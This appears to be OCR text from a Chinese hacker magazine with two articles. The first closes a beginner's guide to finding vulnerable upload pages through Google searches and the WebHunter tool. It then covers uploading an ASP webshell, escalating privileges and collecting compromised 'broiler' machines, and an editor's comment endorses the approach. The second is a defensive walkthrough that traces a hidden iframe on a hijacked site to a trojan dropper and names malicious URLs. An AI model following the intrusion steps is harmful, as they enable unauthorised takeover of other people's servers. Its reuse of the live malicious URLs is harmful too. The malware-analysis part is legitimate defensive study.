asp等几个文件前点上勾，点击“开始检测”按钮。然后我们就可以看到检测结果框内有几个上传漏洞的页面，如图6所示。

然后对着这些页面点右键“上传”，程序自动转入上传工具界面。先尝试利用动网类上传漏洞工具“提交”，如果不成功，再尝试“动易类”，如此而已，直到显示上传成功为止，如图7所示。

接着，我们用IE再次检测asp木马是否能够运行，如图8所示。




图6 webhunter检测获得的网站列表




图7 利用webhunter上传webshell

获得webshell后，我们可以利用我在《WEB站点ASP注入攻击攻略》中提到的方法提升权限，最终控制服务器，也可以通过网站挂马的被动攻击形式获得更多的肉鸡，总之玩法有很多。

好了，利用google注入+webhunter获得肉鸡的方法我就介绍完了，虽然本文没什么技术含量，但是简单实用，也为刚刚入门的菜菜们提供了一次获得自己肉鸡的机会。利用此法，我转眼之间便小有斩获，也希望朋友们能有自己的收获。在这我还要再强调一次，我们学习黑客技术是要提高自己的能力，可不要做什么坏事哦。

【文中涉及到的webhunter，已经收录在光盘中】




图8 webshell上传成功

编辑点评： 在google中简单地输入inurl:upfile.asp，就能获得大量肉鸡。如果换成搜索数据库的后缀名，你就能获得一个网站的命脉。只要灵活应用，google就是黑客们的忠实助手。

由于MS06—01漏洞的出现，网页木马又活跃了起来。许多菜菜开始了反黑的学习，本期栏目和反黑现场一同为大家献上反黑大餐，还等什么，开始享受吧~~~

抽丝剥茧，一步一步教你分析网页木马（上）

从本文你可以学到：

1、分析网页木马的一般步骤

2、如何下载特定页面及搜索iframe来查找网页木马网址

3、自动和手动解密加密的字段

最近，我得到线报：中国科技信息网被别人挂上木马了！正好，挺长时间也没玩马了，就拿这个小马玩玩吧！

由于是小道消息，不知道那个网站是否真的有木马，但是宁可信其有，不可信其无，因此不能直接登录那个网站，否则很可能中招，我采取的是用FlashGet下载网页文件的方法来分析的。

打开FlashGet工具，直接把中国科技信息网的网址输入到FlashGet的新建下载任务中的网址栏，就可以把网页文件下载下来了，如图1所示。

下载后使用UltraEdit工具来分析网页里面的代码，当然使用记事本也可以，只是个人习惯不同~~我觉得UltraEdit里面的语法显亮功能很实用。一般地讲，现在网页里面种植木马，都是在网页代码里面嵌入**<iframe src="www.***.com"width="0" height="0"></iframe>**这样的iframe框架，然后引用一个恶意网址如www.***.com，这个网址中包含有木马文件，再把这个框架的宽度和高度都设置为0，这样这个框架在网页中是显示不出来的。所以查看这个网页是否被别人种植木马了，最快捷的方法就是在网页代码里面查找iframe关键词！




图2

利用UltraEdit的查找功能来查找iframe关键字！查找的热键是：Alt + F3，如图2所示。

结果一下子找到了3处引用恶意网址的iframe框架，中国科技信息网果然被别人挂马了，如图3、4、5所示。

到现在为止，我们已经确信中国科技信息网确实是有木马了，但是这个木马文件的绝对地址究竟在哪里呢？别着急，随我一步一步地来！

大家可能已经注意到iframe 框架中的http://www.liu775.com/q2/index.htm的这个网址了吧！没错，这个就是一个包含木马的恶意网址，下面，我们还用FlashGet 工具，把 http://www.liu775.com/q2/index.htm 这个文件下载下来，如图6所示。

下载之后再用UltraEdit打开该网页文件，发现里面就有一行语句**<script language="javascript" src="ah.js"></script>**，如图7所示。

大家注意到里面的文件**ah.js**了吗？原来这个“黑客”使用的是相对路径，是相对于http://www.liu775.com/q2/index.htm这个网址的，经过简单的分析，我们可以试一试http://www.liu775.com/q2/ah.js这个网址，看看能不能下载下来什么东东？好，用FlashGet 下载试一试！




图2




图3




图4




图5

果然！又下载了一个ah.js 文件！再次用UltraEdit 打开这个文件，如图8所示。

从这个可以看出，ah.js文件是经过了unescape加密了的，要想把真正的木马文件下载下来，需要解密！这里有两种解密方法：

利用Hao123 网站的在线解密功能自动解密，在线解密网址：**http://www.hao123.com/haoserver/jmjm.htm**

我们在这里使用中间的“网页解密”功能。把ah.js文件中的代码全部复制到解密对话框中，然后点击还原就可以了，如图9所示。解密后的代码，如图10所示。

手动解密方法：其实对于unescape 加密程序，手动解密也很简单，大家只要把**%2f1.js**这句代码给解密了就可以了，其他的加密字段是没有用的。那么**%2f**是什么意思？请大家查查ASCII．代码表，原来是/斜杠的意思。那么，下一步要下载的木马文件的网址就是**http://www.liu775.com/q2/1.js**，快用FlashGet下载吧！

刚刚把1.js文件下载完毕，我的KV2006杀毒软件就报警了，说是发现TrojanDropper.Mht.Psyme.gct病毒，看来这是一个木马释放器，它运行的时候会释放其他的病毒文件，现在可以说是老鼠拉木锨，大头还在后面啊（待续）。

编辑点评 该方法很实用，我们可以在没有网站权限的情况下直接下载网站主页对其进行检查，通过iframe关键字可以快速定位恶意网页木马的地方。对于解密，其实也谈不上，种马者也只是用ASCII值替换了相应的字符而已，这是最基本的分析方法了，那么如何深入分析呢？下期中作者将继续进一步分析后面更大的木马！

